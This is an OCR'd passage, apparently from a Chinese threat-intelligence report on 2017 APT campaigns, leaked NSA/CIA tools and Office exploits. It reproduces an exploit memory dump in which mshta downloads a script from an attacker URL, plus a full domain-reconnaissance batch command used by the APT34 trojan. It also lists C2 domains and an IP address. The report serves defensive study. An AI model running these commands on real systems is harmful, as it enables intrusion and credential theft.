
2017 年 5 月 ESET 发布报告称发现 APT28 干扰法国总统大选。一个名为 Trump's_Attack_on_Syria_English.docx 的文档引起了研究人员的注意。



打开这份文档后首先会触发 EPS 漏洞 CVE-2017-0262（Office 的 Encapsulated PostScript 图形文件漏洞）。多次解密后，Seduploader 病毒释放器就会被加载并予以执行。为了部署 Seduploader，Seduploader 病毒释放器通过利用内核漏洞 CVE-2017-0263 获取了系统权限。对于这种“EPS 漏洞＋内核漏洞”组合的利用值得关注。

(二) APT28 针对欧洲酒店行业的攻击

2017 年 8 月 FireEye 发布报告称发现 APT28 使用 NSA 工具（例如 Eternalblue 漏洞利用工具）监听欧洲及中东地区的酒店。恶意文档 Hotel_Reservation_Form.doc 包含一个宏，该宏使用 base64 解码一个 dropper，然后部署 APT28 的恶意软件 GameFish，使用 mvband.net 和 mvtband.net 作为 C2 服务器。



HOTEL RESERVATION WITH GUARANTEE	
Hotel name :	
Guest name :	
Guest nationality :	
RESERVATION INFO:	
Number of guests :	
Number of rooms :	
Room Type:	
Check in date :	
Check out date :	
Credit Card Information	
Card type :	
Card number :	
Expiry date (mm/yy):	/
Cardholder's name :	
Cardholder's address :	
FRONT COPY OF YOUR CREDIT CARD (must to be provided according to the hotel)	BACK COPY OF YOUR CREDIT CARD (must to be provided according to the hotel)
I agree that one night room rate in fair period compensation per room will be charged for amendment or cancellation once reservation confirmed and one night room rate in fair period penalty per room will be charged for no show or early check out.	
Signature:(same as appears on card) （written by hand）	date:
Your Passport Number:	
Your Email Address:	
Your Fax Number:	
Your Telephone Number:	

APT28 使用 EternalBlue 漏洞利用工具和开源工具 Responder 进行横向传播，并可能针对旅行者。一旦进入酒店公司的网络，APT28 就找出了控制客人和内部 WiFi 网络的机器。在 2016 年秋季发生的一起单独事件中，APT28 通过可能从酒店 WiFi 网络窃取的证书初步获取了受害者的网络。

在获得连接到酒店和访客 WiFi 网络的机器后，APT28 部署了 Responder，

使得 NetBIOS 名称服务（NBT-NS）中毒。这种技术会侦听来自受害者计算机尝试连接到网络资源的 NBT-NS（UDP /137）广播。一旦收到，攻击者就会伪装成受害者正在寻找的资源，并使受害者计算机将用户名和散列密码发送给攻击者控制的机器。APT28 使用这种技术来窃取用户名和散列的密码升级在受害者网络中的权限。


为了通过酒店公司的网络传播，APT28 使用了 EternalBlue SMB 漏洞的一个版本与大量使用 py2exe 编译的 Python 脚本相组合。这是 APT28 组织第一次被发现将这个漏洞利用到了他们的入侵中。

在 2016 年的事件中，受害人在连接酒店 WiFi 网络后受到攻击。受害者最初连接到公众可用的 WiFi 网络十二个小时之后，APT28 以窃取的凭证登录到机器。这 12 个小时可能已经被用于离线破解密码。攻击者成功访问机器后，在机器上部署工具，通过受害者的网络横向传播，访问受害者的 OWA（Outlook Web App）帐户。登录来自同一子网上的计算机，这些攻击手法都表明攻击者机器在物理上距离受害者很近，并在同一 WiFi 网络上。

(三) APT28 借“纽约恐袭事件”的攻击

2017 年 11 月 McAfee 发布报告称在监控 APT28 的过程中发现其利用 Microsoft Office 动态数据交换（DDE）技术的恶意文档，并且借 10 月份美国纽约恐怖袭击事件作为吸引受害者注意力的诱饵。比如本次攻击中发现的诱饵文档有一个文件名称直接命名为：IsisAttackInNewYork.docx。

在技术上，APT28 通过将 PowerShell 与 DDE 结合使用，无论是否启用宏，攻击者都能够在受害者系统上执行任意代码。



报告显示，被发现的诱饵文档内容是空白的，它利用 DDE 技术通过 Windows 的命令行命令去执行 PowerShell 脚本，PowerShell 脚本所下载的木马负载和被 APT28 用于 CyCon 安全大会的木马负载几乎是相同的。CyCon 是北约联合防御中心（CCDCOE）和西点军校网络研究所合办的安全会议，报告显示，10 月初，APT28 对 CyCon 的参会人员发动鱼叉攻击。


二、 针对东亚地区的攻击

(一) 海莲花针对东亚国家的攻击

2017 年 11 月 6 日，国外安全公司发布了一篇据称海莲花 APT 团伙新活动的报告，360 威胁情报中心对其进行了分析和影响面评估，并提供了处置建议。

攻击者通过水坑攻击将恶意 JavaScript 代码植入到合法网站，收集用户浏览器指纹信息，修改网页视图诱骗用户登陆钓鱼页面安装下载恶意软件。


我们通过关联分析定位到一个相关的恶意样本。执行该样本可以看到安装了 Firefox 浏览器，实际上它还偷偷执行了加载恶意代码的操作。ShellCode 和后面的木马负载都加入了大量的垃圾代码和无用跳转。ShellCode 主要是使用 Windows 一些加解密机制解密出三个如下图所示的文件落地到磁盘并创建相关的服务。



rastlsc.exe 带有赛门铁克的签名，它会加载 rastls.dll。rastls.dll 如法炮制解密出 SyLog.bin，从而执行管理相关注册表项，获取硬盘信息，获取系统版本，计算机名等恶意行为。C2 服务器通信部分是通过获取计算机信息生成字符串与.harinarach.com、.maerferd.com 和.eoneorbin.com 拼接成一个完整的域名，连接其 25123 端口实现 C2 服务器通信。

(二) Lazarus 针对韩国三星手机用户的攻击

2017 年 11 月 McAfee 和 Palo Alto Networks 的安全专家都表示 Lazarus 将黑手伸向了移动设备。一款名为“갓피플 성경통독”的应用程序被上传到了 Google Play 商店，模仿由 GODpeople（一家位于韩国首尔的安卓应用程序开发商）开发的韩语版圣经应用程序。



该恶意程序实际上它包含了一个 ELF 后门文件，允许攻击者完全控制受感染的设备。这个文件与 Lazarus 在之前使用的几个文件十分相似。另外，它的 C2 服务器列表包括先前与 Lazarus 关联的 IP 地址。Palo Alto Networks 更是指出这起活动似乎针对了韩国的三星移动设备用户。


三、 针对中东地区的攻击

(一) APT34 针对中东政府的攻击

2017 年 12 月 FireEye 发布报告称发现 APT34 利用刚刚修复的 CVE-2017-11882 攻击中东政府。下图是专用木马中漏洞利用的部分，可以看到漏洞利用成功后，木马调用 mshta.exe 从 http://mumbai-m.site/b.txt 下载恶意的脚本。

```
0018f34c 5a 00 ff ff 5a 00 8f 77 6d 73 68 74 61 20  Z...Z..wmshta
0018f35a 68 74 74 70 3a 2f 2f 6d 75 6d 62 61 69 2d  http://mumbai-
0018f368 6d 2e 73 69 74 65 2f 62 2e 74 78 74 20 26  m.site/b.txt &
0018f376 41 41 41 41 41 41 41 41 41 41 12 0c 43 00  AAAAAAAAAA..C.
0018f384 00 36 93 03 84 36 93 03 60 4e 53 00 92 f9  .6...6..`NS...
0018f392 8d 77 00 00 00 00 18 00 00 00 58 4e 53 00  .w........XNS.
0018f3a0 00 00 50 00 48 4f 53 00 fe ff ff ff f4 f3  ..P.HOS.......
```

木马使用 DGA 算法与 C2 服务器通信，并且具有多种远控功能。





```
@echo off&echo Whoami &  whoami &echo HostName  & hostname  & echo IpConfig & ipconfig /all
& echo AllLocalUsers_  & net user /domain  & echo _AllUserInDomain_ & net group /domain  &
echo DomianAdmins_ & net group "domain admins" /domain  & echo _ExchangetrustedMembers_ &
net group "Exchange Trusted Subsystem" /domain & echo NetAccountDomain & net accounts /domain
& echo NetUser & net user  & echo _NetLocalGroupMembers & net localgroup administrators  &
echo netstat_ & netstat -an  & echo tasklist & tasklist  & echo _systeminfo_ & systeminfo  &
echo RDP_ & reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"  &
echo Task & schtasks /query /FO List /TN "GoogleUpdatesTaskMachineUI" /V | findstr /b /n /c:"Repeat: Every:"
& echo AntiVirus &WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName
```

在过去几个月中，APT34 已经能够迅速利用至少两个公开漏洞（CVE-2017-0199 和 CVE-2017-11882）针对中东的机构发起攻击。

(二) BlackOasis 针对中东地区的攻击

2017 年 10 月 Kaspersky 发布报告称 BlackOasis 利用 Adobe 0day 漏洞 CVE-2017-11292 传播间谍软件 FinSpy。攻击利用 Office 文档，以电子邮件作为载体发送，文档中嵌入包含 Flash 漏洞的 ActiveX 对象。



Flash 对象中包含的 ActionScript 代码使用，和其它传播 FinSpy 的漏洞利用一样的自定义 packer 提取出 exploit。漏洞利用成功后将在内存中获得任意读写操作权限，从而执行下一阶段的 ShellCode。下一阶段的 ShellCode 下载 FinSpy 的最终木马负载和显示给受害者的诱饵文件，然后执行木马并显示诱饵文件。

(三) 双尾蝎组织针对巴以两国的攻击

2017 年 3 月，360 威胁情报中心发布追日团队的研究报告《双尾蝎组织（APT-C-23）伸向巴以两国的毒针》。报告显示，2016 年 5 月起至今，双尾蝎组织对巴勒斯坦教育机构、军事机构等重要领域展开了有组织、有计划、有针对性的长时间不间断攻击。攻击平台包括 Windows 与 Android，攻击范围主要为中东地区。截至报告发布时，360 威胁情报中心一共捕获了 Android 样本 24 个，Windows 样本 19 个，涉及的 C&C 域名 29 个。

双尾蝎组织的专用木马主要伪装成文档、播放器、聊天软件以及一些特定领域常用软件，通过鱼叉或水坑等攻击方式配合社会工程学手段进行渗透，向特定目标人群进行攻击。入侵成功后攻击者开始窃取目标系统中的各类文档资料并且进行实时监控。

该组织的相关恶意可执行程序多为“.exe”和“.scr”扩展名，但是这些程序都伪装成 doc、xls 文档图标，并且文件中还包含一些用以迷惑用户的文档。

该组织在诱饵文档命名时也颇为讲究，如“الامـ ـنية الاجهزة”（安全服务）、“Egyptian Belly Dancer Dina Scandal, Free Porn”（肚皮舞者 Dina 丑闻，色情），此类文件名容易诱惑用户点击。

该组织的 Android 端后门程序功能主要包括定位、短信拦截、电话录音等，并且还会收集文档、图片、联系人、短信等情报信息；PC 端后门程序功能包括收集用户信息上传到指定服务器、远程下载文件以及远控。

360 威胁情报中心将 APT-C-23 组织命名为双尾蝎，主要是考虑了以下几方面的因素：一是该组织同时攻击了巴勒斯坦和以色列这两个存在一定敌对关系的国家，这种情况在以往并不多见；二是该组织同时在 Windows 和 Android 两种平台上发动攻击。虽然以往我们截获的 APT 组织中也有一些进行多平台攻击的例子，如海莲花，但绝大多数 APT 组织攻击的重心仍然是 Windows 平台。而同时注重两种平台，并且在 Android 平台上攻击如此活跃的 APT 组织，在以往并不多见。第三个原因就是蝎子在巴以地区是一种比较有代表性的动物。综上，根据 360 威胁情报中心对 APT 组织的命名规则（参见《2016 年中国高级持续性威胁研究报告》），我们命名 APT-C-23 组织为“双尾蝎”。

(四) 黄金鼠组织针对叙利亚的攻击

2018 年 1 月，360 威胁情报中心发布追日团队的研究报告《黄金鼠组织

（APT-C-27）叙利亚地区的定向攻击活动》，报告显示，从 2014 年 11 月起至今，黄金鼠组织对叙利亚地区展开了有组织、有计划、有针对性的长时间不间断攻击。攻击平台从开始的 Windows 平台逐渐扩展至 Android 平台。截至报告发布时，一共捕获了 Android 平台攻击样本 29 个，Windows 平台攻击样本 55 个，涉及的 C2 服务器域名 9 个。

黄金鼠组织的活动最早可以追溯到 2014 年 11 月。研究显示，其 Android 和 PC 平台的恶意样本主要伪装成聊天软件及一些特定领域常用软件，通过水坑攻击方式配合社会工程学手段进行渗透。

2015 年 7 月，叙利亚哈马市新闻媒体在 Facebook 上发布了一则消息，该条消息称带有“土耳其对叙利亚边界部署反导弹系统进行干预，详细信息为 http://www.gulfup.com/?MCVlNX”的信息为恶意信息，并告诫大家不要打开信息中链接，该链接为黑客入侵链接，相关 C2 服务器 IP 地址为 31.9.48.183。哈马市揭露的这次攻击行动，就是我们在 2016 年 6 月发现的针对叙利亚地区的 APT 攻击。从新闻中我们确定了该行动的攻击目标至少包括叙利亚地区，其载荷投递方式至少包括水坑式攻击。

该组织在 PC 与 Android 端间谍软件主要伪装成 Telegram 等聊天软件，并通过水坑等攻击方式配合社会工程学手段进行渗透。相关恶意可执行程序多为“.exe”和“.scr”扩展名，但是这些程序都伪装成 Word、聊天工具图标，并通过多种诱导方式诱导用户中招。

攻击者针对 PC 平台使用了大量的攻击载荷，包括 Multi-stage Dropper、njRAT、VBS 脚本、JS 脚本、Downloader 等恶意程序，此类恶意程序多为远控，主要功能包括上传下载文件、执行 Shell 等。

Android 端后门程序功能主要包括定位、短信拦截、电话录音等，并且还会收集文档、图片、联系人、短信等情报信息。

攻击者在诱饵文档命名时也颇为讲究，如“بالهاون قصف تل بيسة حمص”（炮击霍姆斯），此类文件名容易诱惑用户点击。

360 威胁情报中心将 APT-C-27 组织命名为黄金鼠，主要是考虑了以下几方面的因素：一是该组织在攻击过程中使用了大量的资源，说明该攻击组织资源丰富，而黄金鼠有长期在野外囤积粮食的习惯，字面上也有丰富的含义；二、该攻击组织通常是间隔一段时间出来攻击一次，这跟鼠类的活动习性有相通的地方；三是黄金仓鼠是叙利亚地区一种比较有代表性的动物。因此，根据 360 威胁情报中心对 APT 组织的命名规则（参见《2016 年中国高级持续性威胁研究报告》），我们命名 APT-C-27 组织为“黄金鼠”。


第五章　网络军火民用化

2017 年 5 月份，永恒之蓝勒索蠕虫病毒（WannaCry）肆虐全球，导致 150 多个国家，30 多万受害者遭遇勒索软件攻击，医疗、交通、能源、教育等行业领域遭受巨大损失。该勒索软件之所以有如此大的威力，主要是其借助了黑客组织 Shadow Brokers（影子经纪人）在网络上公开的，据称是美国国家安全局（NSA）旗下方程式组织（Equation Group）所开发的网络武器，即军火级的网络漏洞利用工具。黑客分子拿着军用武器，冲入民用设施，扫荡所到之处，破坏与掠夺之惨烈可想而知。以永恒之蓝为代表的这一波漏洞利用武器库的大规模试水，标志着网络军火进入民用化的阶段，也使业界和公众进一步加深对 APT 攻击与威胁的认识和理解。

从公开资料看，2017 年泄露的网络武器库的最终源头主要有两个，一个是据称是 NSA 旗下的方程式组织，另一个据称是美国中情局（CIA）直属的网络情报中心。下面我们通过介绍与 NSA、CIA 这两大情报机构相关的网络武器库外泄事件，具体分析网络军火民用化威胁与趋势。

一、　疑似 NSA 网络武器工具外泄

影子经纪人最早在 2016 年 8 月就开始对外兜售据称是 NSA 的网络武器或攻击工具。该组织自称获得了方程式组织的网络武器，并在 GitHub 公开拍卖。随后，斯诺登则隔空响应了影子经纪人的判断，公开了 NSA 绝密文档中几处技术细节，包括使用相同的 DanderSpritz 攻击框架，采用同一个 MSGID 追踪代码，证实 NSA 攻击工具与方程式组织攻击武器属于同源软件。



影子经纪人兜售的武器与斯诺登曝光的 NSA 武器细节特征完全吻合

2016 年 11 月-12 月，在拍卖邀请函无人问津，且被 GitHub 删去之后，影子经纪人并不罢休，而是直接泄露被方程式组织攻破的目标系统 IP、域名及其单位名称，并继续以比特币方式售卖上述武器。于是，大量的.cn 域名、中国的大学、科研院所出现在被公布的清单上。

2017 年 1 月当 Shadow Brokers 打包售卖网络武器再一次失败后，它决

定改变商业模式，由批发转零售。开始在 ZeroBin 网站上较小批量销售黑客工具。在 1 月 11 日以 750 比特币（当时价值$ 675,000）的价格打算出售一批能够绕过杀毒软件的 Windows 黑客工具。13 日放出了一批免费的黑客工具，根据一些安全研究人员公布的数据显示，它包含 61 个 Windows 黑客工具，其中一些可以绕过杀毒软件的检测。尽管下载链接很快被关闭，但不可避免很多已经迅速泄露到互联网。

2017 年 4 月 8 日，影子经纪人在 medium.com 博客网站上发表博文，其中公开了曾经多次拍卖失败的方程式组织 Equation Group 的黑客工具包——EQGRP-Auction-Files，允许任何人都可以去解密这个文件，获取其中的一些有价值的东西。

2017 年 4 月 14 日，影子经纪人再次公布了 NSA 的一批攻击武器，包括永恒之蓝、永恒王者、永恒浪漫、永恒协作、翡翠纤维、古怪地鼠、爱斯基摩卷、文雅学者、日食之翼和尊重审查等十几款漏洞利用工具。这些都是攻击 Windows 各组件系统（例如 SMB 协议、IIS 组件、邮件系统等）、极为精巧高效的漏洞利用工具。这批攻击工具利用一个专门的框架平台，对任意的 Windows 操作系统，不管是什么版本，也不管是哪年的版本，基本上都能进行普适性的网络攻击，自由调配相应的网络攻击，瞄准漏洞即精确实施攻击，可谓武器化程度非常高。

尽管研制开发这些工具的具体年份尚不清楚，但从斯诺登曝光的标记为 2008 年的文件显示，美国包括 NSA 在内的情报组织，有可能已经长达数年在持续利用这些高级攻击武器。

而永恒之蓝利用的漏洞，微软刚刚在 2017 年 3 月份发布 MS17-010 补丁文件予以修复，但对于全球安装量极大，约占世界市场 70%份额的 Windows 计算机来说，很难在短时期内完成全部的补丁部署，特别是很多专用系统和隔离网络的补丁安装更加困难。这也是后来 5 月份 WannaCry 病毒大肆爆发的直接原因。

这批被泄露的网络武器说明，NSA 若干年前就已经掌握了 Windows 系统的许多漏洞信息，但微软的各国用户一直没有得到任何关于漏洞的信息。也就是说，全球无数台电脑在修复该漏洞之前，是否被 NSA 武器攻击过，只有 NSA 的人才清楚。

自 2017 年 6 月开始，影子经纪人持续“开闸放货”，声称每月都将定期提供数据泄露服务，逐月出售包括浏览器、路由器、手机等漏洞及相关工具、以及 SWIFT 供应商和目标国央行入侵等数据。

二、 疑似 CIA 网络武器项目曝光

2017 年 3 月，据《纽约时报》报道，“维基揭秘”网站发布了被认为属

于美国中情局（CIA）的 8700 余份秘密文件，维基揭秘将这些数据命名为“7 号军火库”（Vault 7），其中包括大量网络武器、网络黑客行动的细节信息。

泄露的文件显示，CIA 组织策划了 500 余个网络攻击项目，每个项目都附带各自的子项目、恶意软件和黑客工具。项目针对的目标操作系统从微软 Windows 到苹果 iOS，再到 Android、Linux，甚至包括互联网节点路由器操作系统等，范围十分广泛。CIA 的黑客工具不仅能入侵智能手机、PC 终端，而且还可以渗透并控制汽车电子系统、智能电视系统。

中情局雇佣大批计算机网络顶尖技术人员，配合各个项目、行动持续进行武器研发。根据新华社报道，截止 2016 年底，CIA 直属的网络情报中心拥有超过 5000 名员工，总共设计了超过 1000 个木马、病毒和其他“武器化恶意代码”。而 2017 年，从特朗普政府大幅提高军事预算的政策倾向看，CIA 从事网络武器库开发人员数量会大幅增加。

CIA 部分网络武器采用的是国际合作方式开发。例如英国的军事情报机构军情五处也参与其中。根据 2013 年斯诺登曝光的文件显示，美国和英国、加拿大、澳大利亚、新西兰等国组成的“五眼联盟”，对全球范围内展开情报收集与共享活动，因此不排除其他三个国家也参与其网络武器库的研发。

根据公开资料发现，CIA 开发的一些网络武器，在命名上非常具有欺骗性。比如一款名为“精致美食”的黑客工具，貌似一款普通的打广告的推广软件而已。而“蜂房”也看似一个无害的程序，但实际可以攻击互联网路由器，建立被感染设备之间的通讯链路。

关于这些网络武器是否已经流入民用领域，维基解密表示：中情局对其黑客武器库已经“失控”，其中大部分工具“似乎正在前美国政府的黑客与承包商中未被授权地传播”，存在“极大的扩散风险”。

总之，从安全角度看，武器库的泄露致使大量高精尖的攻击性恶意程序，散播到开放的互联网，给一般的黑客、网络不法分子可乘之机，利用这些武器级工具肆意渗透系统、窃取数据信息、破坏信息基础设施等，将给广大普通互联网用户带来巨大危害，WannaCry 就是最典型的代表。而且武器级工具和普通的恶意软件、渗透工具等结合，让很多攻击行为同时具备高级攻击手段和一般手段的特性，增加了犯罪分子的隐蔽性，也会干扰监测识别高级威胁。某种程度上，抬升了安全研究者的门槛，增加了 APT 的防控难度，网络安全企业任重道远。

第六章　APT 攻击技术热点与发展趋势

一、　OFFICE　0day 漏洞成焦点

Office 漏洞的利用，一直 APT 组织攻击的重要手段。2017 年中，先后又有多个高危的 Office 漏洞被曝出，其中很大一部分已经被 APT 组织所使用。Office 0day 漏洞已经成为 APT 组织关注的焦点。

下表给出了 2017 年新披露的部分 Office 漏洞及其被 APT 组织利用的情况。：

CVE 编号	漏洞类型	披露厂商	0day 利用情况	Nday 利用情况
CVE-2017-0261	EPS 中的 UAF 漏洞	FireEye	被 Turla 和某 APT 组织利用	摩诃草
CVE-2017-0262	EPS 中的类型混淆漏洞	FireEye，ESET	APT28	不详
CVE-2017-0199	OLE 对象中的逻辑漏洞	FireEye	被多次利用	被多次利用
CVE-2017-8570	OLE 对象中的逻辑漏洞 (CVE-2017-0199 的补丁绕过)	McAfee	无	不详
CVE-2017-8759	.NET Framework 中的逻辑漏洞	FireEye	被多次利用	被多次利用
CVE-2017-11292	Adobe Flash Player 类型混淆漏洞	Kaspersky	BlackOasis	APT28
CVE-2017-11882	公式编辑器中的栈溢出漏洞	embedi	无	Cobalt，APT34
CVE-2017-11826	OOXML 解析器类型混淆漏洞	奇虎 360	被某 APT 组织利用	不详

表 5　Office 0day 漏洞

借此我们也对 APT 攻击中常见的 Office 漏洞利用情况进行了分类总结：

1）　逻辑型漏洞

逻辑型漏洞并不是 2017 年独有的。CVE-2014-4114、CVE-2014-6352(沙虫漏洞及补丁绕过)、CVE-2015-0097 都曾名噪一时。

CVE-2017-0199 是 OLE 对象中的逻辑漏洞，并且补丁也存在问题，从

而导致了 CVE-2017-8570 的出现。所幸的是 CVE-2017-8570 最早由安全研究人员发现，并没有出现 0day 利用。此外，CVE-2017-8759 是.NET 中的逻辑漏洞，同样影响 Office，这也是 Office 的复杂性带来的问题。它们原理简单，易于构造，触发稳定，深受 APT 组织的青睐。

2） 内存破坏型漏洞

Flash

从 2015 年 6 月至今，卡巴斯基发现仅仅 BlackOasis 就利用了至少 4 个 Flash 0day 漏洞：CVE-2015-5119，CVE-2016-0984，CVE-2016-4117 和 CVE-2017-11292。不过千疮百孔的 Flash 2020 年以后就会正式淘汰，之后的利用应该会逐渐减少。

EPS（Encapsulated Post Script)

